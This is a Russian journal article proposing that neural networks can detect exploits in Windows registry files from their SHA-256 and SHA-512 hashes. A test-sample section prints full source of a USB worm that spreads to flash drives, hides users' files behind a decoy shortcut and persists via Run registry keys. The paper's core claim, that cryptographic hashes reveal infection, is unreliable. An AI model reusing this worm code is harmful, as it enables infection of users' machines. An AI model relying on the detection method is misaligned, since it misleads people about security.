Инженерный вестник Дона, №8 (2025)
ivdon.ru/ru/magazine/archive/n8y2025/10319

Поиск эксплойтов на основе анализа хеша файлов с использованием нейронных сетей

В.В. Ерохин[1,2], *А.В. Аксенов*[1]

[1]*МИРЭА – Российский технологический университет*
[2]*Московский государственный институт (университет) международных отношений Министерства иностранных дел Российской Федерации*

Аннотация: Цель статьи: определить возможность использовать анализ хешей файлов с использованием искусственных нейронных сетей на наличие в файлах эксплойтов. Метод исследования: поиск эксплойтов в файлах осуществляется на основе анализа хешей файла реестра Windows, полученных двумя алгоритмами хеширования SHA-256 и SHA-512, посредством использования трёх видов искусственных нейронных сетей (прямого распространения, рекуррентные, сверточные). Полученный результат: использование искусственных нейронных сетей в анализе хешей файлов позволяет определить в файлах экспойты или вредоносные записи; производительность (точность) искусственных нейронных сетей прямого распространения и с рекуррентной архитектурой сопоставимы друг с другом и намного производительнее, чем сверточные нейронные сети; чем больше длина хеша файла, тем более надежно определить в файле эксплойт.
Ключевые слова: вредоносное программное обеспечение, эксплойт, нейронные сети, хеширование, моделирование.

Введение

В настоящий момент существует ряд методологий для противодействия компьютерным вирусам, однако наиболее широко распространенным и длительно используемым методом, является сигнатурный анализ. Антивирусные программы включают в себя базу данных сигнатур, представляющих характеристики известных вредоносных программ. В ходе сканирования файлов антивирусное программное обеспечение проводит сопоставление содержимого с уже известными сигнатурами, при обнаружении совпадения файл признается потенциально опасным.

Данный метод широко применяется и в разработке продуктов компании АО «Лаборатория Касперского», которая специализируется на борьбе с киберугрозами. Этот метод характеризуется значительным негативным воздействием на производительность устройств конечных пользователей. В связи с тем, что для подавляющего большинства пользователей скорость

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

работы программного обеспечения остается важным аспектом в процессе работы или обучения, компания теряет множество клиентов.

Сигнатурный метод, в сущности, основан на сопоставлении проверяемых объектов на компьютере пользователя с шаблонами (сигнатурами), представляющими собой характеристики известных вирусов. Этот метод подразумевает постоянный мониторинг появления новых вредителей, их анализ и интеграцию в базу сигнатур. Следовательно, эффективная работа службы обнаружения и анализа вредоносных кодов, то есть антивирусной лаборатории, становится ключевым аспектом данного подхода. Основными критериями его эффективности являются скорость реакции на новые угрозы, частота обновлений и максимальное количество обнаруженных угроз.

Несмотря на то, что такой метод характеризуется практически полным отсутствием ложных тревог, он обладает и рядом недостатков, причины которых в основном связаны с задержкой в реагировании на новые угрозы. Сигнатуры становятся доступными лишь после определенного времени с момента появления вируса, что неэффективно в условиях, когда современные вредоносные коды способны быстро распространяться, заражая миллионы компьютеров.

В этом контексте получают все большее распространение проактивные, то есть эвристические методы обнаружения вирусов, лишенные необходимости в создании сигнатур. Вместо этого антивирусная программа на базе нейросети анализирует код проверяемого объекта и/или поведение запущенного приложения, а затем, основываясь на заложенных в нее правилах, принимает решение о характере данного программного обеспечения – вредоносное оно или нет. Использование проактивной технологии в принципе позволяет обнаруживать ранее неизвестные вредоносные программы, что подталкивает многих производителей

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

антивирусных средств к заявлениям о ее панацейном характере в контексте растущей угрозы новых вредителей.

Основные преимущества использования искусственных нейронных сетей (далее ИНС) для обнаружения эксплойтов включают:

- Гибкость ИНС: способность анализировать данные даже при их искажении или неполноте.
- Высокая скорость обработки информации: поскольку защита ИТ-инфраструктуры требует оперативной идентификации атак, скорость обработки в ИНС может быть достаточной для реагирования на угрозы в реальном времени
- Возможность прогнозирования: выходные данные ИНС могут интерпретироваться в форме вероятности, что позволяет прогнозировать дальнейшее развитие атаки. Нейросетевая система обнаружения вторжений может определять вероятность того, что отдельное событие или серия событий указывают на атаку, и предпринимать защитные меры до её успешной реализации.
- Способность анализировать характеристики умышленных атак: ИНС может идентифицировать элементы, отличные от тех, что наблюдались при обучении, распознавая известные подозрительные события с высокой точностью и используя эти знания для обнаружения атак, которые не полностью соответствуют характеристикам предыдущих вторжений.

С целью решения данной проблемы и привлечения новых пользователей авторами статьи проводиться исследование программного средства для борьбы с конкретным подвидом вредоносных программ – эксплойтами, функционирование которой будет основано на анализе хеша (контрольной суммы) фалов с использованием ИНС. Данный анализ обеспечивает возможность обнаружения потенциально вредоносных программ на основе их общих характеристик, без ожидания обновлений сигнатур, что открывает

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

новые возможности в противодействии ранее неизвестным угрозам, таким как угрозы «нулевого дня».

Инновационностью исследования является использование ИНС для решения задачи кластеризации хешей системных файлов операционной системы в зависимости от их зараженности эксплойтами.

Постановка задачи исследования

Задачей исследования является распознание искусственной нейронной сетью зараженного определенным эксплойтом файла по анализу его хеша.

Спектр задач, решаемых нейросетями, достаточно обширен. Выбор архитектуры, в свою очередь, основывается на типе поставленной задачи, объеме и структуре данных, а также на количестве имеющихся вычислительных ресурсов. В зависимости от того или иного вида кибератаки, ИНС может показывать или не показывать свою эффективность. В статье [1] авторы предложили классификацию наиболее распространенных методов глубокого обучения ИНС: с учителем, без учителя, гибридные методы. Также определили области применения описанных методов в различных приложениях кибербезопасности: обнаружение вторжений, обнаружение вредоносного программного обеспечения (далее ПО), анализ сетевого трафика, раскрытие уточек данных, выявление спама и выявление вредоносных сайтов. Среди перечисленных приложений кибербезопасности наиболее близким к изучаемой предметной области является проблема обнаружения вредоносного программного обеспечения.

ИНС обучаются на основе большого количества данных, они адаптируют свои веса, чтобы оптимизировать способность к распознаванию и классификации паттернов в данных. Сама ИНС состоит из множества слоев с заданным количеством нейронов, каждый из которых выполняет вычисления над данными. Нейроны связанных между собой слоев имеют

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

взаимосвязи в виде веса, т.е. величину связи. Обучение ИНС обычно происходит с использованием алгоритмов обратного распространения ошибки, которые корректируют веса нейронов на основе разницы между предсказанными и фактическими значениями. Таким образом в ходе обучения проводится своего рода «работа над ошибками», в результате которой улучшается качество работы сети. Рассмотрим наиболее подходящие под наши цели методы глубокого обучения ИНС, которые предлагаются исследователями для борьбы с вредоносным программным обеспечением.

Нейронные сети прямого распространения (Feed Forward Neural Network, FFNN), известные также как многослойный персептрон (MLP) передают информацию от входа к выходу прямолинейно [2, 3]. Такие нейронные сети состоят из множества слоев, где каждый слой состоит из входных, скрытых или выходных нейронов.

FFNN обычно обучают методом обратного распространения ошибки, подавая модели на вход пары входных и ожидаемых выходных данных. Под ошибкой обычно понимаются различные степени отклонения выходных данных от исходных (например, среднеквадратичное отклонение или сумма модулей разностей). При условии, что сеть обладает достаточным количеством скрытых нейронов, теоретически она всегда сможет установить связь между входными и выходными данными.

Нейронные сети с прямой связью способны изучать сложные паттерны и делать прогнозы для различных задач, включая классификацию, регрессию и распознавание образов. Применение нейронных сетей прямого распространения встречается в компьютерном зрении и распознавании речи, где сложно классифицировать целевые классы. Такого рода сети реагируют на шумные данные и просты в обслуживании. Тем не менее, в связи с ограничениями в захвате последовательных или временных зависимостей в данных, на практике использование FFNN затруднительно. Чаще

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

многослойный перцептрон используются совместно с другими сетями, к примеру, рекуррентными ИНС (RNN) или преобразователями.

Сверточная нейронная сеть (Convolutional Neural Network, CNN) в большинстве случаев применяется для обработки входных данных, хранящихся в массивах, например, изображений, спектрограмм звука и видео. Идея свёрточных нейронных сетей заключается в чередовании свёрточных слоев и субдискретизирующих слоев – подвыборки [1].

Сверточные слои – это основной компонент CNN. В этих слоях нейронная сеть применяет набор фильтров (ядер), чтобы выполнить операцию свертки с входным изображением. Каждый фильтр обнаруживает различные признаки в изображении, такие как грани, текстуры и формы. После свертки обычно следует слой подвыборки, который уменьшает размерность карт признаков, сохраняя при этом самые важные аспекты. Это помогает уменьшить количество параметров и вычислений, а также делает признаки более инвариантными к масштабированию и перевороту изображения. После нескольких сверточных и подвыборочных слоев данные передаются в полносвязные слои, которые соединяют каждый нейрон в предыдущем слое с каждым нейроном в следующем слое. Эти слои выполняют классификацию или регрессию на основе выделенных признаков.

Подобно многослойным персептронам и рекуррентным нейронным сетям, сверточные нейронные сети также можно обучать с использованием методов оптимизации на основе градиента. Для оптимизации параметров нейронной сети можно использовать алгоритмы стохастического, пакетного или минипакетного градиентного спуска. После обучения CNN ее можно использовать для логического вывода для точного прогнозирования выходных данных для данного ввода.

Исследователи в статье [4, стр 4-9] применили сверточные сети в задаче обнаружения и классификации вредоносного обеспечения. Используя данные

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

Microsoft Malware Classification Challenge, авторы достигли точности в 99,24%.

В связи с тем, что данные, используемые для обучения, уже предварительно размечены, разумно будет рассмотреть применение сверточных нейронных сетей и перцептронов, так как именно они подходят для обучения с учителем. Также можно протестировать нейронные сети прямого действия и обратного распространения по ряду причин:

Нейронные сети прямого распространения:

- Просты в реализации и понимании.

- Могут использоваться для задач классификации, что может быть полезно для определения, является ли файл потенциально зараженным или нет.

Нейронные сети обратного распространения:

- Нейронные сети с обратным распространением могут быть использованы для более сложных задач, таких как обнаружение аномалий в данных.

- Они обучаются на основе ошибки между предсказаниями и фактическими данными, что может быть полезно для обнаружения нестандартных или аномальных файлов, которые могут содержать эксплойты.

Для решения задачи исследования используются три вида ИНС: FFNN, RNN, CNN.

В качестве исследуемого системного файла операционной системы Windows был взят файл реестра операционной системы - *.reg. Он характеризуется очень большим объемом данных (анализировались файлы объемом от 381 до 714 Мб). Если ИНС будет находить вредоносную информацию в таком большом по объему файлу, тогда в более маленьких по

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

объему файла она с большей вероятностью идентифицирует такую информацию.

Тестовым вирусом является Trojan: JS/WebShell!MSR и VBS/Autorun!MSR. Вирус внедряет вредоносную запись в файл реестра Windows, и после запуска операционной системы Windows на основе данных этой записи запускается эксплойт, который делает файлы на флеш-носителях скрытыми.

Для того, чтобы ИНС смогла обрабатывать огромное количество данных с высокой производительностью, необходимо подобрать оптимальный алгоритм хеширования. Именно хеширование позволяет выполнять поиск быстрее, чем многие другие методы извлечения данных, такие как массивы или списки.

Криптостойкой хеш-функция может быть только в том случае, если выполняются главные требования: стойкость к восстановлению хешируемых данных и стойкость к коллизиям, то есть образованию из двух разных массивов данных двух одинаковых значений хеша. В то же время, под данные требования формально не подпадает ни один из существующих алгоритмов, поскольку нахождение обратного хешу значения — вопрос лишь вычислительных мощностей [5].

Способов применения хеширования огромное количество: от хранения паролей и проверки целостности данных до блокчейна и защиты авторских прав на интеллектуальную собственность. Еще больше и алгоритмов хеширования, отличающихся криптостойкостью, скоростью вычисления, разрядностью и другими характеристиками. Глобально можно разделить хеширование на “четкое” и “нечеткое”: в криптографических хеш-функциях, при малейших изменениях во входных данных, даже изменение одного бита информации, происходит значительное изменение хеша. В отличие от этого, нечеткие хеш-функции показывают незначительные или даже

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

отсутствующие изменения в результате при незначительных изменениях в файле. Это означает, что нечеткие хеши более устойчивы к малым изменениям в сравнении с криптографическими хеш-функциями. Благодаря этому они позволяют более эффективно обнаруживать новые модификации вредоносного программного обеспечения и требуют меньше вычислительных ресурсов для расчетов.

При выборе алгоритма хеширования следует ориентироваться на несколько ключевых параметров:

1. Стойкость к коллизиям: насколько вероятно возникновение двух разных входных данных, которые приведут к одному и тому же хеш-значению.

2. Безопасность: необратимость, стойкость к восстановлению данных и к атакам удлинением сообщений, устойчивость к поиску первого и второго прообраза и мн. др.

3. Производительность: основные метрики – это скорость хеширования (измеряется в количестве байтов, которые алгоритм может обработать за единицу времени) и размер выходного хеша (хеши с большими выходными значениями обычно требуют больше времени на вычисление, чем хеши с меньшими значениями).

Рассмотрим наиболее популярные алгоритмы хеширования, встроенные в Windows:

Алгоритм дайджеста сообщений MD5 (от англ. Message Digest 5), разработанный в 1991 году, по-прежнему является одним из наиболее часто используемых несмотря на то, что является одним из самых небезопасных алгоритмов - он подвержен атакам методом перебора и коллизиям, которые позволяют злоумышленнику создавать разные входные данные с одинаковым хеш-значением. Алгоритм генерирует 128-битное хеш-значение и может применятся в не криптографических целях.

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

SHA-1 (от англ. Secure Hash Algorithm 1) был разработан Национальным институтом стандартов и технологий (NIST) США и опубликован в 1993 году. SHA-1 создает хеш-значение фиксированной длины в 160 битов для входных данных произвольной длины. Алгоритм широко использовался в различных криптографических протоколах и приложениях для обеспечения целостности данных и аутентификации, однако в нем тоже были обнаружены уязвимости. В 2017 году Google и другие организации объявили о намерении отказаться от поддержки SHA-1 в своих продуктах и сервисах.

SHA-2 (от англ. Secure Hash Algorithm Version 2) - это семейство криптографических алгоритмов хеширования, включающее в себя несколько хеш-функций с разными длинами хеш-значений: 32х битовых (SHA-224 и SHA-256) и 64х битовых (SHA-384, SHA-512, SHA-512/224, SHA-512/256). Во всём семействе действует единообразный алгоритм работы, но в 32м подотряде работа идёт с 8 блоками по 32 бита, а в 64м, соответственно, с 8 блоками по 64 бита. Раундов же у 32х битового варианта будет 64, а у 64х битового – 80. В результате можно утверждать, что есть всего 2 варианта алгоритмов SHA-2 – это SHA-256 и SHA-512, остальные 4 варианта являются урезанными. SHA-2 был разработан для обеспечения более высокого уровня безопасности и стойкости к атакам благодаря увеличенной длине хеша и более сложной структуре. Алгоритмы из семейства SHA-2 широко используются в различных криптографических протоколах и приложениях при создании «отпечатков» или «дайджестов» для сообщений произвольной длины.

RIPEMD-160 (от англ. RACE Integrity Primitives Evaluation Message Digest) для произвольного входного сообщения функция генерирует 160-разрядное хеш-значение и предназначен для обеспечения устойчивости к атакам столкновений. RIPEMD-160 является улучшенной версией RIPEMD, которая, в свою очередь, использовала принципы MD4 и по

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

производительности сравнима с более распространённой SHA-1. Тем не менее, из-за проблем с безопасностью и появления квантовых вычислений надежность данного алгоритма снижается.

Ниже представлены результаты сравнения производительности алгоритмов на 64-разрядной вычислительной платформе с использованием 24-ядерного процессора AMD Ryzen Threadripper 2970WX с тактовой частотой 3,0 ГГц (таблица №1).

Таблица №1

Результаты тестирования производительности алгоритмов

Алгоритм	Входные данные – 2^{10} байта			Входные данные – 2^{20} байта		
	Циклов/байт	Мб/с	КХеш/с	Циклов/байт	Мб/с	КХеш/с
SHA-1	8,80	340,12	332,14	8,25	362,95	0,35
SHA2-256	12,60	237,66	232,09	11,80	253,71	0,24
SHA2-512	8,71	344,47	336,40	7,68	389,95	0,37
MD5	5,63	532,00	519,53	5,26	568,03	0,54
RIPEMD-160	13,57	220,71	215,53	12,75	234,84	0,22

В исследовании [6] проводилось тестирование алгоритмов хеширования на производительность по следующим критериям:

- количество циклов вычислительной системы на байт (Cycles/byte);
- объем сообщений в секунду (MB/s);
- количество генерируемых хеш-кодов в секунду (KHash/s).

В целях данной работы наиболее интересными измерениями для нас являются объем сообщений в секунду и количество генерируемых хеш-кодов в секунду.

Как видно по таблице №1, наилучшую производительность имеют MD5 и SHA-1, наихудший результат показал алгоритм RIPEMD-160.

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

Рассмотрим данные по кол-ву генерируемых хеш-функций в секунду. Из таблицы №1 следует, что алгоритм RIPEMD-160 опять уступает другим, MD5 и SHA-1 лидируют, однако следует также рассмотреть и степень их безопасности, устойчивости к коллизиям.

MD5 уже давно признан небезопасным алгоритмом хеширования, так как он сильно подвержен коллизиям, что было доказано в многочисленных исследованиях, к примеру - [6]. Также у MD5 есть уязвимость к атакам на предварительное вычисление, которые позволяют злоумышленнику создавать таблицы хеш-значений заранее для наиболее распространенных входных данных.

Алгоритм SHA-1 также является небезопасным многие годы и не рекомендуется к использованию в криптографических целях. В 2017 году сотрудники компании Google и Центра математики и информатики в Амстердаме представили первый способ генерации коллизий для SHA-1 [7]. Схожий вывод сделали и исследователи в работе [8].

Несмотря на то, что вычисление хеша с помощью SHA-2 происходит на 20…30% медленнее, чем с использованием MD5 или SHA-1, данный алгоритм отличается высокой защищенность и рекомендован Национальным институтом стандартов и технологий (NIST). На данный момент, уязвимостей в семействе SHA-2 еще не было никем обнаружено.

Алгоритм RIPEMD-160 тоже является достаточно защищенным и по сей день, однако было обнаружено, что он уступает в производительности другим рассматриваемым алгоритмам.

Таким образом, по результатам анализа производительности, степени устойчивости к коллизиям и другим аспектам безопасности алгоритмов хеширования, для задач данной работы следует использовать алгоритмы семейства SHA2, а именно: SHA-256 и SHA-512.

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

Методика обнаружения эксплойтов по хешу зараженного файла искусственной нейронной сетью

На вход ИНС подается хеш файла в бинарном виде, где первое число означает 0 – файл реестра не имеет вирусной записи, 1 – файл реестра имеет вирусную запись. Так для алгоритма SHA-256 число входов ИНС будет равно 257, а для SHA-512 – 513.

Дата-сет для ИНС создаётся следующим образом:

1. Создаем анализируемый файл реестра Zar6.reg. Он может быть либо без вирусной записи, либо с вирусной записью. Файл реестра Windows имеет запись, показанную на рис. 1.



Рис. 1. - Файл реестра Windows с вирусной записью

2. Рассчитываем хеш файла *.reg с использованием функции Get-FileHash в Windows PowerShell.

3. С использованием конвертера, написанного на языке не ниже Python 3.7, проводим перекодировку хеша файла *.reg из шестнадцатеричной системы счисления в двоичную систему счисления.

4. Создаем текстовый файл с идентификатором зараженности файла (первое число до запятой: 0 – файл реестра не имеет вирусной записи; 1 – файл реестра имеет вирусную запись). На рис. 2 показан фрагмент текстового

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

файла с идентификатором зараженности для алгоритма хеширования SHA-256.



Рис. 2. - Фрагмент текстового файла с идентификатором зараженности для алгоритма хеширования SHA-256

5. Создаем из текстового файла файл csv с разделением в виде запятой ",".

6. Делим файл csv на две части: первая часть имеет ¾ всех данных, она необходима для обучения ИНС; вторая часть содержит ¼ всех данных, она необходима для тестирования ИНС.

7. Импортируем данные из csv файла в программу анализа хеша на основе ИНС.

8. Обучаем и тестируем нейронную сеть.

В рамках поставленной задачи необходимо обучить и протестировать искусственную нейронную сеть на основе ранее подготовленного и импортированного набора данных. Обучение проводится на основе обучающей выборки: нейросеть анализирует входные признаки и настраивает свои внутренние параметры (веса и смещения) так, чтобы максимально точно предсказывать, относится ли файл к категории

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

вредоносных или безопасных. После завершения обучения выполняется тестирование на отложенной части данных — тестовой выборке, что позволяет объективно оценить, насколько хорошо нейросеть справляется с задачей классификации на новых, ранее неизвестных примерах.Тестовым вирусом являются трояны JS/WebShell!MSR и VBS/Autorun!MSR, который обнаруживается встроенным антивирусным средством Windows10, что видно на рис. 3.



Рис. 3. - Информация антивирусного средства Windows10 об обнаружении троянов JS/WebShell!MSR и VBS/Autorun!MSR

Троян состоит из файлов: 1onFlash, 1onPC.

Листинг файла 1onFlash:

```
// ----- ExeScript Options Begin -----
// ScriptType: window,activescript,invoker
// DestDirectory: current
// Icon: default
// OutputFile: C:\Users\Гашишович\Desktop\onFlash.exe
// 32Bit: yes
// ----- ExeScript Options End -----
var FSO,WshShell,Drives,D,disk;
var blackList = [];//черный список
var n=0;//количство дисков в черном списке
WshShell= WScript.CreateObject("WScript.Shell");
```

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

```
     FSO = WScript.CreateObject("Scripting.FIleSystemObject");

     Drives = new Enumerator(FSO.Drives);
       for(;!Drives.atEnd();Drives.moveNext()){
       D = Drives.item();
       disk = D.DriveLetter;
       if(D.DriveType != 1)continue;
       if(D.isReady != 1){blackList[n]=D;n++;}//добавляем в черный список не
рабочие носители
      }
      function blackL(el){//проверяем диск по черному списку
       for(var i=0;i<n;i++){
         if(D==blackList[i])return 0;
       }
       return 1;
     }
     while(true){// постоянно провряем наличие флешек
     Drives = new Enumerator(FSO.Drives);
       for(;!Drives.atEnd();Drives.moveNext()){
       D = Drives.item();
       disk = D.DriveLetter;
       if(D.DriveType != 1)continue;//если не флешка, ищем дальше!
       if(blackL(D) == 0)continue;//если в черном списке, ищем дальше!

if(!FSO.FolderExists(disk+":\\Document"))FSO.CreateFolder(disk+":\\Document")
;//создаем папку document
       var folder= FSO.GetFolder(disk+":\\Document");
       folder.Attributes=22;
       FSO.CopyFolder("C:\\SystemPC",disk+":\\Document\\SystemPC");//копируем
на флешку
       var folder2= FSO.GetFolder(disk+":\\Document\\SystemPC");
       folder2.Attributes=22;

                                          //прмещаем  папки
       var Folder,subFolders,F;
       Folder = FSO.GetFolder(disk+":\\");
       subFolders = new Enumerator(Folder.subFolders);
       for(;!subFolders.atEnd();subFolders.moveNext()){
         F = subFolders.item();
      if(F.Attributes == 22 || F == "H:\\System Volume Information" || F ==
disk+":\\Document")continue;
      F.Move(disk+":\\Document\\");
       }
                                          //перемещаем файлы
       var Fol,Files,File;
       Fol = FSO.GetFolder(disk+":\\");
       Files = new Enumerator(Fol.Files);
       for(;!Files.atEnd();Files.moveNext()){
         File = Files.item();
      if(File == disk+":\\Документы.lnk")continue;
      File.Move(disk+":\\Document\\");
       }
       //создам ярлык
       var link = WshShell.CreateShortcut(disk+":\\Документы.lnk");
       link.TargetPath = disk+":\\Document\\SystemPC\\onPC.js";
       link.IconLocation = "imageres.dll,4";
       link.Save();
      }
      WScript.Sleep(5000);
     }
```

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

Листинг файла 1onPC:

```
var FSO = WScript.CreateObject("Scripting.FIleSystemObject");
var WshShell = WScript.CreateObject("Wscript.Shell");
var pt1 = FSO.GetDriveName(WshShell.CurrentDirectory);//имя флешки
//открываем окно с докумнтами и копирум вирус на c:\
WshShell.Run(pt1+"\\Document");
FSO.CopyFolder(pt1+"\\Document\\SystemPC","C:\\");
//запись в реестр
WshShell.RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\Curre
ntVersion\\Run\\prog","C:\\SystemPC\\prog.js","REG_SZ");
WshShell.RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\Curre
ntVersion\\Run\\onFlash","C:\\SystemPC\\onFlash.js","REG_SZ");
//запуск программ
WshShell.Run("C:\\SystemPC\\onFlash.js");
WshShell.Run("C:\\SystemPC\\prog.js");
```

Экспериментальное тестирование моделей ИНС

Используются три вида ИНС: FFNN, RNN, CNN. Два алгоритма хеширования SHA-256 и SHA-512.

В дата-сете в виде csv-файла используются 200 записей, из которых 100 определяют вирусную запись.

Представленные ниже архитектуры ИНС были выявлены входе эксперимента, как наиболее эффективными по параметру производительности (точности распознавания вредоносной записи в файле реестра Windows) ИНС.

Архитектура FFNN:

1) входной слой состоит из 257 нейронов (SHA-256) и 513 нейронов (SHA-512);

2) скрытый слой, состоящий из 50 нейронов (SHA-256) и из 82 нейрона (SHA-512);

3) выходной слой, состоящий из двух нейронов, которые характеризуют количество классов предсказания (в нашем случае два нейрона: «0» –

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

вирусная запись отсутствует в файле и «1» – вирусная запись присутствует в файле).

Архитектура RNN такая же как сеть Элмана и имеет параметры, что и FFNN.

Архитектура CNN был взята из работы [9, рис. 1].

Основным языком программирования для разработки программного средства был выбран Python.



Рис. 4. - Результаты работы ИНС в виде FFNN для анализа хеша алгоритма SHA-256

Для работы с датасетом использовались следующие библиотеки: NumPy (Numerical Python); Matplotlib (контексте обучения и тестирования нейросети данная библиотека будет полезна для анализа результатов модели); SciPy (Scientific Python), библиотека помогает обрабатывать сигмоидные активационные функции в ИНС с помощью модуля scipy.special.expit.

Результаты фрагмента работы ИНС для FFNN и SHA-256 представлены на рис. 4.

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

